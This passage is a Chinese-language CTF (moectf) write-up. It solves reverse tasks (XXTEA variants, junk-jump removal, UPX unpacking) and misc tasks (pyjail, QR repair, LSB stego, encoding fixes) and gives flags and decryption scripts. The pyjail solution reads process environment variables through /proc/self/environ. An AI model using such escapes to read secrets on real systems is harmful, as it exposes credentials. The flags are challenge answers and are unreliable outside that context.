11        while rounds > 0:
12            e = (sum_ >> 2) & 3
13            p = n - 1
14            while p > 0:
15                z = v[p - 1]
16                v[p] = (v[p] - MX(z, y, sum_, p, e)) & 0xFFFFFFFF
17                y = v[p]
18                p -= 1
19            z = v[n - 1]
20            v[0] = (v[0] - MX(z, y, sum_, 0, e)) & 0xFFFFFFFF
21            y = v[0]
22            sum_ = (sum_ - 0x9E3779B9) & 0xFFFFFFFF

```

```

22         rounds -= 1
23
24
25     if __name__ == "__main__":
26         v = [
27             0x5D624C34, 0x8629FEAD, 0x9D11379B, 0xFCD53211, 0x460F63CE,
28             0xC5816E68, 0xFE5300AD, 0x0A0015EE, 0x9806DBBB, 0xEF4A2648
29         ]
30         key_bytes = [
31             0x6D, 0x6F, 0x65, 0x63, 0x74, 0x66, 0x21, 0x21,
32             0x78, 0x56, 0x34, 0x12, 0xF0, 0xDE, 0xBC, 0x9A
33         ]
34
35     # Convert key bytes to list of 4 uint32 integers (little endian)
36     key = []
37     for i in range(0, 16, 4):
38         k = key_bytes[i] | (key_bytes[i+1] << 8) | (key_bytes[i+2] << 16) |
39         (key_bytes[i+3] << 24)
40         key.append(k & 0xFFFFFFFF)
41
42     xxtea_decrypt(v, key)
43
44     # Convert decrypted uint32 list to bytes and then to string
45     flag_bytes = bytearray()
46     for val in v:
47         flag_bytes.extend(val.to_bytes(4, 'little'))
48
49     print(flag_bytes.decode('latin1')) # Use 'latin1' to preserve byte values
        as-is
#moectf{X7e4_And_xx7EA_I5_BeautifuL!!!!}

```

## Flower

### 代码块

```

1 jnz short Label
2 jz short Label
3 call near ptr Label+1

```

label+1直接nop， jnz和jz跳到jmp

### 代码块

```

1 enc = [79, 26, 89, 31, 91, 29, 93, 111, 123, 71, 126, 68, 106, 7, 89, 103, 14,
        82, 8, 99, 92, 26, 82, 31, 32, 123, 33, 119, 112, 37, 116, 43]

```

```

2 key = 0x23 ^ 0xa
3
4 for i in range(len(enc)):
5     print(chr(key ^ enc[i]), end='')
6     key += 1
7 #moectf{f0r3v3r_JuMp_1n_7h3_a$m_a9b35c3c}
8

```

## upx\_revenge

手脱upx

定位到这里

改2e323400为55505821

然后再手动脱

### 代码块

```

1 enc = "lY7bW=\\"ck?eyjX7]TZ\\}CVbh\\t0yTH6>jH7XmFifG]H7"
2 table =
3 [0x4f,0x4c,0x4d,0x4a,0x4b,0x48,0x49,0x46,0x47,0x44,0x45,0x42,0x43,0x40,0x41,0x5
4 e,0x5f,0x5c,0x5d,0x5a,0x5b,0x58,0x59,0x56,0x57,0x54,0x6f,0x6c,0x6d,0x6a,0x6b,0x
5 68,0x69,0x66,0x67,0x64,0x65,0x62,0x63,0x60,0x61,0x7e,0x7f,0x7c,0x7d,0x7a,0x7b,0
6 x78,0x79,0x76,0x77,0x74,0x3e,0x3f,0x3c,0x3d,0x3a,0x3b,0x38,0x39,0x36,0x37,0x25,
7 0x21]
8 rev = {chr(ch):i for i,ch in enumerate(table)}
9 enc1 = bytearray()
10
11 mid = []
12 for i in enc:
13     mid.append(rev[i])
14     if len(mid) == 4:
15         b1,b2,b3,b4 = mid
16         enc1.append(((b1 << 2) | (b2 >> 4)))
17         enc1.append(((b2 & 0xf) << 4 | (b3 >> 2)))
18         enc1.append(((b3 & 0x3) << 6 | b4))
19         mid = []
20
21 print(enc1.decode('latin1'))
22 #moectf{Y0u_Re4lly_G00d_4t_Upx!!!}
23

```

# Misc

## 2048\_master

2048我不会玩，直接硬逆程序吧

strings发现通关文案

The screenshot shows the IDA Pro interface with the 'Strings' tab selected. The left pane lists function names, and the right pane displays the strings found in memory. Key strings include:

- flag.txt
- W100s
- Encryption failed\n
- Congratulations
- You have found the final secret of 2048! - sandtea
- It seems you've uncovered some clues, but they're not enough to unlock the deepest secrets.
- You are 2048 master! Here is your flag: \x00\xE7\xD0\xC4\xF0\xA2\xB4\x00\u0342\xC2\xED\xD1\xC5\xB4\xDA\layout.dat
- Game over!
- Content!
- WindowClass
- Error!
- Window Registration Failed!
- Window Creation Failed!
- ...
- basic\_filebuf::underflow codecvt::max\_length() is not valid
- basic\_filebuf::underflow incomplete character in file
- basic\_filebuf::underflow invalid byte sequence in file
- basic\_filebuf::underflow error reading the file
- basic\_filebuf::underflow::read error reading the file
- basic\_filebuf::convert\_to\_external conversion error
- basic\_ostream::clear
- ws::pos (which is %zu) > this->size() (which is %zu)
- basic\_string::at \_n (which is %zu) > this->size() (which is %zu)
- basic\_string::copy
- basic\_string::compare
- basic\_string::S\_create
- basic\_string::erase
- basic\_string::replace\_aux
- basic\_string::replace
- basic\_string::rassign
- basic\_string::append
- basic\_string::resize
- basic\_string::S\_construct null not valid
- basic\_string::basic\_string
- basic\_string::substr

Line 12 of 2789, /sub\_401C83  
Line 8 of 791  
Output

来到函数校验函数sub\_401C83发现key "2048master2048ma"

The screenshot shows the IDA Pro interface with the 'Pseudocode-A, IDA View-A' tab selected. The left pane shows the assembly code for the sub\_401C83 function, and the right pane shows the corresponding memory dump. The assembly code includes:

```
char v4[32]; // [rsp+80h] [rbp-40h] BYREF
void *Block; // [rsp+D0h] [rbp-20h]
FILE *Stream; // [rsp+80h] [rbp-18h]
unsigned __int64 i; // [rsp+80h] [rbp-10h]
unsigned int v8; // [rsp+ECh] [rbp-4h]

Stream = fopen("flag.txt", "r");
sub_428C00(Stream, "%100s", Str);
fclose(Stream);
if ( strlen(Str) != 37 )
    return ILL;
strcpy(v4, "2048master2048ma");
v1 = strlen(Str);
Block = (void *)sub_401A81(Str, v1, v4, &v3);
if ( Block )
{
    v8 = 0;
    for ( i = 0LL; i < v3; ++i )
    {
        if ( *((BYTE *)Block + i) != byte_495280[i] )
            v8 = 1;
    }
    free(Block);
    return v8;
}
else
{
    sub_428D00("Encryption failed\n");
}
return ILL;
```

The right pane shows the memory dump for the variable Block, which contains the string "2048master2048ma".

Line 12 of 2789, /sub\_401C83

跟进sub\_401A81

IDA - 2048\_master.exe C:\Users\attac\Downloads\2048\_master\2048\_master.exe

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions Pseudocode-A, IDA View-A Strings Hex View-1 Local Types Imports Exports

Function name

```

1 _int64 __fastcall sub_401A81(_int64 a1, _int64 a2, _WORD *a3, _int64 a4)
2 {
3     _int64 v5; // rdx
4     _WORD v6[3]; // [rsp+20h] [rbp-30h] BYREF
5     _int64 v7; // [rsp+38h] [rbp-18h] BYREF
6     _int64 v8; // [rsp+40h] [rbp-10h]
7     void *Block; // [rsp+48h] [rbp-8h]
8
9     Block = (void *)sub_401898(a1, a2, &v7);
10    if (!Block)
11        return 0LL;
12    v5 = a3[1];
13    v6[0] = *a3;
14    v6[1] = v5;
15    sub_401530(Block, (unsigned int)v7, v6);
16    v8 = sub_40195B(Block, v7, a4);
17    free(Block);
18    return v8;
19 }
```

Line 12 of 2789, /sub\_401C83

Output

Please check \_NT\_SYMBOL\_PATH

PDB: Failed to get PDB file details from 'C:\Users\attac\Downloads\2048\_master\2048\_master.exe'

7FFE0C51AA0: Thread has started (tid=628)

Debugger: process has stopped (exit code -1)

Pattern "transform" was not found

Pattern "transform" was not found

Python

AOS ROCKS ライ

タイムストップ

アヤツリドール - 森羅万象 (hayamism)

AU: idle Up Disk: 64GB

还原算法sub\_401A81(sub\_401898->sub\_401530->sub\_40195B)

核心加密函数是sub\_401530

IDA - 2048\_master.exe C:\Users\attac\Downloads\2048\_master\2048\_master.exe

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions Pseudocode-A, IDA View-A Strings Hex View-1 Local Types Imports Exports

Function name

```

1 _int64 sub_401A81(_int64 v10);
2 {
3     _int64 v19 = *a1;
4     do
5     {
6         v8 = (v14 >> 2) & 3;
7         for ( i = v20 - 1; i; --i )
8         {
9             v16 = a1[i - 1];
10            v6 = &a1[i];
11            *v6 = (((4 * v19) ^ (v16 >> 5)) + ((v19 >> 3) ^ (16 * v16))) ^ ((v19
12                           >> 1) ^ (v16 >> 1));
13            v19 = *v6;
14        }
15        v17 = a1[v20 - 1];
16        *a1 = (((4 * v19) ^ (v17 >> 5)) + ((v19 >> 3) ^ (16 * v17))) ^ ((v19
17                           >> 1) ^ (v17 >> 1));
18        v19 = *a1;
19        v14 = 1050114489;
20        result = --v10 != 0;
21    }
22    while ( v10 );
23 }
```

Line 12 of 2789, /sub\_401C83

Output

Please check \_NT\_SYMBOL\_PATH

PDB: Failed to get PDB file details from 'C:\Users\attac\Downloads\2048\_master\2048\_master.exe'

7FFE0C51AA0: Thread has started (tid=628)

Debugger: process has stopped (exit code -1)

Pattern "transform" was not found

Pattern "transform" was not found

Python

タイムストップ

xxtea变种

代码块

```

1 #include <stdio.h>
2 #include <stdint.h>
```

```

3 #include <stdlib.h>
4
5 static const uint8_t CT[40] = {
6
7     0x35,0x79,0x77,0xCC,0x1B,0x13,0x41,0x34,0xF9,0xFF,0x9F,0x91,0xFF,0x5B,0x94,0x78
8     ,
9
10    0x86,0x2A,0xAF,0xAE,0xD7,0x9E,0x31,0x4D,0x7A,0xC4,0xA5,0x51,0xD1,0xD9,0x6E,0x44
11     ,
12     0x18,0x52,0x86,0x1B,0x42,0x8A,0xC9,0x63
13 };
14 static const uint8_t KEY_BYTES[16] = "2048master2048ma";
15 #define DELTA 1050114489u
16
17 static void key_to_u32_le(const uint8_t k[16], uint32_t out[4]) {
18     for (int i = 0; i < 4; ++i)
19         out[i] = (uint32_t)k[4*i] | ((uint32_t)k[4*i+1]<<8) |
20         ((uint32_t)k[4*i+2]<<16) | ((uint32_t)k[4*i+3]<<24);
21 }
22 static void unpack_le(const uint32_t* v, size_t n, uint8_t* out) {
23     for (size_t i = 0; i < n; ++i) {
24         uint32_t x = v[i];
25         out[4*i+0] = (uint8_t)(x      & 0xFF);
26         out[4*i+1] = (uint8_t)((x>>8) & 0xFF);
27         out[4*i+2] = (uint8_t)((x>>16)& 0xFF);
28         out[4*i+3] = (uint8_t)((x>>24)& 0xFF);
29     }
30 }
31 static void xxtea_like_decrypt(uint32_t* a1, int n, const uint32_t k[4]) {
32     if (n <= 1) return;
33     int rounds = 6 + 52 / n;
34     uint32_t sum = (uint32_t)rounds * DELTA, y = a1[0], z;
35     while (rounds--) {
36         uint32_t e = (sum >> 2) & 3;
37         for (int i = n-1; i > 0; --i) {
38             z = a1[i-1];
39             a1[i] -= (((4*y) ^ (z >> 5)) + ((y >> 3) ^ (16*z))) ^ ((y ^ sum) +
40             (z ^ k[(e ^ i) & 3]));
41             y = a1[i];
42         }
43         z = a1[n-1];
44         a1[0] -= (((4*y) ^ (z >> 5)) + ((y >> 3) ^ (16*z))) ^ ((y ^ sum) + (z
45           ^ k[e & 3]));
46         y = a1[0];
47         sum -= DELTA;
48     }
49 }

```

```

43 int main(void) {
44     uint32_t key[4]; key_to_u32_le(KEY_BYTES, key);
45     uint32_t v[10];
46     for (int i = 0; i < 10; ++i)
47         v[i] = (uint32_t)CT[4*i] | ((uint32_t)CT[4*i+1]<<8) |
48             ((uint32_t)CT[4*i+2]<<16) | ((uint32_t)CT[4*i+3]<<24);
49     xxtea_like_decrypt(v, 10, key);
50     uint8_t pt[40]; unpack_le(v, 10, pt);
51     fwrite(pt, 1, 37, stdout);
52     putchar('\n');
53     return 0;
54 }
#moctf{@_N1c3_cup_0f_XXL_te4_1n_2048}

```

```

main.c +
24 }
25 static void xxtea_like_decrypt(uint32_t* a1, int n, const uint32_t k[4]) {
26     if (n <= 1) return;
27     int rounds = 6 + 52 / n;
28     uint32_t sum = (uint32_t)rounds * DELTA, y = a1[0], z;
29     while (rounds--) {
30         uint32_t e = (sum >> 2) & 3;
31         for (int i = n-1; i > 0; --i) {
32             z = a1[i-1];
33             a1[i] -= (((4*y) ^ (z >> 5)) + ((y >> 3) ^ (16*z))) ^ ((y ^ sum) + (z ^ k[(e ^ i) & 3]));
34             y = a1[i];
35         }
36         z = a1[n-1];
37         a1[0] -= (((4*y) ^ (z >> 5)) + ((y >> 3) ^ (16*z))) ^ ((y ^ sum) + (z ^ k[e & 3]));
38         y = a1[0];
39         sum -= DELTA;
40     }
41 }
42 int main(void) {
43     uint32_t key[4]; key_to_u32_le(KEY_BYTES, key);
44     uint32_t v[10];
45     for (int i = 0; i < 10; ++i)
46         v[i] = (uint32_t)CT[4*i] | ((uint32_t)CT[4*i+1]<<8) | ((uint32_t)CT[4*i+2]<<16) | ((uint32_t)CT[4*i+3]<<24);
47     xxtea_like_decrypt(v, 10, key);
48     uint8_t pt[40]; unpack_le(v, 10, pt);
49     fwrite(pt, 1, 37, stdout);
50     putchar('\n');
51     return 0;
52 }
root@ser489023340000:~# gcc -O2 main.c -o dec && ./dec
moctf{@_N1c3_cup_0f_XXL_te4_1n_2048}
root@ser489023340000:~#

```

凤冠的珍珠 挽进头发 —— 檀香拂过玉镯弄轻纱

呃，flag不对

这解出来是另一题Reverse的flag

这道题应该是byte\_47F0C0的导出数组和0x2a xor

### 代码块

```

1 data = [
2     0x47, 0x00, 0x00, 0x00, 0x45, 0x00, 0x00, 0x00, 0x4F, 0x00, 0x00, 0x00,
3     0x49, 0x00, 0x00, 0x00, 0x5E, 0x00, 0x00, 0x00, 0x4C, 0x00, 0x00, 0x00,
4     0x51, 0x00, 0x00, 0x00, 0x73, 0x00, 0x00, 0x00, 0x1A, 0x00, 0x00, 0x00,
5     0x5F, 0x00, 0x00, 0x00, 0x75, 0x00, 0x00, 0x00, 0x1E, 0x00, 0x00, 0x00,

```

```

6      0x58, 0x00, 0x00, 0x00, 0x4F, 0x00, 0x00, 0x00, 0x75, 0x00, 0x00, 0x00,
7      0x4B, 0x00, 0x00, 0x00, 0x75, 0x00, 0x00, 0x18, 0x00, 0x00, 0x00,
8      0x1A, 0x00, 0x00, 0x00, 0x1E, 0x00, 0x00, 0x00, 0x12, 0x00, 0x00, 0x00,
9      0x75, 0x00, 0x00, 0x00, 0x47, 0x00, 0x00, 0x00, 0x1E, 0x00, 0x00, 0x00,
10     0x59, 0x00, 0x00, 0x00, 0x5E, 0x00, 0x00, 0x00, 0x19, 0x00, 0x00, 0x00,
11     0x58, 0x00, 0x00, 0x00, 0x0B, 0x00, 0x00, 0x00, 0x0B, 0x00, 0x00, 0x00,
12     0x0B, 0x00, 0x00, 0x00, 0x0B, 0x00, 0x00, 0x00, 0x58, 0x00, 0x00, 0x00,
13     0x1A, 0x00, 0x00, 0x00, 0x4F, 0x00, 0x00, 0x00, 0x58, 0x00, 0x00, 0x00,
14     0x45, 0x00, 0x00, 0x00, 0x5D, 0x00, 0x00, 0x00, 0x42, 0x00, 0x00, 0x00,
15     0x5F, 0x00, 0x00, 0x00, 0x57, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
16 ]
17 s = bytearray()
18 for b in data[::4]:
19     if b == 0x00:
20         break
21     s.append(b ^ 0x2A)
22 print(s.decode('ascii'))
23 #moctf{Y0u_4re_a_2048_m4st3r!!!!r0er0whu}

```


```

C:\> Users > attac > Downloads > app (2) > app > app.py ...
1  data = [
2      0x47, 0x00, 0x00, 0x00, 0x45, 0x00, 0x00, 0x00, 0x4F, 0x00, 0x00, 0x00,
3      0x49, 0x00, 0x00, 0x00, 0x5E, 0x00, 0x00, 0x00, 0x4C, 0x00, 0x00, 0x00,
4      0x51, 0x00, 0x00, 0x00, 0x73, 0x00, 0x00, 0x00, 0x1A, 0x00, 0x00, 0x00,
5      0x5F, 0x00, 0x00, 0x00, 0x75, 0x00, 0x00, 0x00, 0x1E, 0x00, 0x00, 0x00,
6      0x58, 0x00, 0x00, 0x00, 0x4F, 0x00, 0x00, 0x00, 0x75, 0x00, 0x00, 0x00,
7      0x4B, 0x00, 0x00, 0x00, 0x75, 0x00, 0x00, 0x00, 0x18, 0x00, 0x00, 0x00,
8      0x1A, 0x00, 0x00, 0x00, 0x1E, 0x00, 0x00, 0x00, 0x12, 0x00, 0x00, 0x00,
9      0x75, 0x00, 0x00, 0x00, 0x47, 0x00, 0x00, 0x00, 0x1E, 0x00, 0x00, 0x00,
10     0x59, 0x00, 0x00, 0x00, 0x5E, 0x00, 0x00, 0x00, 0x19, 0x00, 0x00, 0x00,
11     0x58, 0x00, 0x00, 0x00, 0x0B, 0x00, 0x00, 0x00, 0x0B, 0x00, 0x00, 0x00,
12     0x0B, 0x00, 0x00, 0x00, 0x0B, 0x00, 0x00, 0x00, 0x58, 0x00, 0x00, 0x00,
13     0x1A, 0x00, 0x00, 0x00, 0x4F, 0x00, 0x00, 0x00, 0x58, 0x00, 0x00, 0x00,
14     0x45, 0x00, 0x00, 0x00, 0x5D, 0x00, 0x00, 0x00, 0x42, 0x00, 0x00, 0x00,
15     0x5F, 0x00, 0x00, 0x00, 0x57, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
16 ]
17 s = bytearray()
18 for b in data[::4]:
19     if b == 0x00:
20         break
21     s.append(b ^ 0x2A)
22 print(s.decode('ascii'))
23 #moctf{Y0u_4re_a_2048_m4st3r!!!!r0er0whu}


输出 调试控制台 终端 端口
> <-- 终端
△ PS C:\Users\attac\Downloads\app (2)\app> & D:/environment/Python/Python311/python.exe "c:/Users/attac/Downloads/app (2)/app/app.py"
moctf{Y0u_4re_a_2048_m4st3r!!!!r0er0whu}
PS C:\Users\attac\Downloads\app (2)\app>

```

嘘つきな私...  
这个说谎的我...



直接打开pdf全局搜moectf




## Pyjail 0

根据题目描述flag位置参考web十二章


读取环境变量

/proc/self/environ



## Rush

gif的第十二帧有个二维码



补全一下定位角



Free Online Barcode Reader

To get such results using ClearImage SDK use TBR Code 103.

If your **business** application needs barcode recognition capabilities,  
email your technical questions to [support@inliteresearch.com](mailto:support@inliteresearch.com)  
email your sales inquiries to [sales@inliteresearch.com](mailto:sales@inliteresearch.com)

File: ScreenShot\_2025-10-04\_134242\_350.png  
 Pages: 1 Barcodes: 1 New File  
 Barcode: 1 of 1 Type: QR  
 Length: 41 Rotation: none  
 Module: 23.7pix Rectangle: {X=37,Y=32,Width=853,Height=842}  
 moectf{QR\_C0d3s\_feATUR3\_eRrror\_cORREct10N}

Page 1 of 1

Read Inlite Barcode Reader Documentation to get started.  
 ClearImage ver. 9.2.7879

© 2014-2023 Inlite Research, Inc. Terms of Use Privacy Policy

## ez\_LSB

LSB的R00通道发现

StegSolve V7 作者: 李由

文件 工具 帮助

其他图像分析 位平面分析 通道分析 图像组合 数据提取 嵌浏览器 立体图求解

通道顺序: GRB 提取的数据0 提取的数据1 新建十六进制数据  
 字节序: LSB (最低有效位优先) 删除选中项  
 MSB (最高有效位优先) 导入十六进制文件

要提取的位平面 (每个通道):  
 通道 第0位 第1位 第2位 第3位 第4位 第5位 第6位 第7位  
 透明  
 红色 (选中)  
 绿色  
 蓝色  
 全选 全不选 提取数据

提取的图像

保存二进制数据 在数据中搜索... 特征检测 hex处理 文件分析

十六进制数据: 54 68 65 29 66 6c 61 67 29 69 73 3a 20 62 57 39 6c 59  
 33 52 6d 65 39 78 54 51 6c 38 78 63 31 39  
 7a 4d 46 38 78 62 6e 51 7a 63 6d 56 7a 64 44 46 75 5a  
 79 45 68 63 32 6f 35 64 32 52 39 00 00 00  
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 00 00 00 00 00 00 44 3e 21 a9 eb ff d5 0c 91 f8 00  
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 附上摇篮曲描绘 子守唄を添え

ASCII数据: The flag is: bW9  
 1Y3Rme9xTQ18xc19  
 zMF8xbnQzcmVzd0F  
 uZyEhc2o5d2R9...  
 .....D>1.....  
 .....D>1.....

但是解密发现不完整

zsteg发现

```

b8,bgr,msb,YX,prime
b8,rgba,msb,YX,prime
file: Adobe Photoshop Color swatch, version 0, 255 colors; 1st RGB space
b8,abgr,msb,YX,prime
b1,r,msb,Xy
text: "9R2d5o2chEyZuFDdzVmczQnbx8FMz91cx8lQTx0emR3Yl9Wb :si galf ehT"
b1,g,msb,Xy |
b1,b,msb,Xy
b1,a,msb,Xy

```

文件 E:/web工具/CyberChef\_v10.18.8/CyberChef\_v10.18.8.html#recipe=Reverse('Character')From\_Base64(A-Za-z0-9%2B%3D',true,false)&inp...

最后编译于: 2 years 前

选项 关于 / 帮助

操作 配方 输入

base Reverse By Character

To Base From Base64

From Base32

From Base45

From Base58

From Base62

From Base64

From Base85

From Base32

From Base45

From Base58

From Base62

From Base64

From Base85

Show Base64 offsets

Bcrypt parse

输出

moectf{LSB\_1s\_s0\_int3resting!lsj9wd}

## ez\_锟斤拷????

文件 CyberChef\_v10.18.8.html#recipe=Reverse('Character')From\_Base64(A-Za-z0-9%2B%3D',true,false)&inp...

最后编译于: 2 years 前

选项 关于 / 帮助

操作 配方 输入

Favourites ★

Fork

Magic

数据格式

加密/编码

公钥

算术/逻辑

网络

语言

工具

日期/时间

提取器

压缩

哈希

代码处理

取证

输出

moectf{E n C o d i n g \_ g b K \_ @ n D \_ U t f \_ 8 \_ l s \_ 4 u n ! ! e w w w w } 恭喜你得到弗拉格后面全的锟斤拷锟斤拷锟斤拷

## GBK转utf-8

然后转半角字符

汉字转拼音 简繁体|火星文转换 拼音字典 大小写转换 全角半角转换 Unix时间戳转换 HTML在线转义 IK在线分词 人民币金

moectf {EnC0d1ng\_gbK\_@nD\_Utf\_8\_1s\_4un! ! ewwwwww} 恭喜你得到弗拉格后面全的斤  
拷银斤拷银斤拷

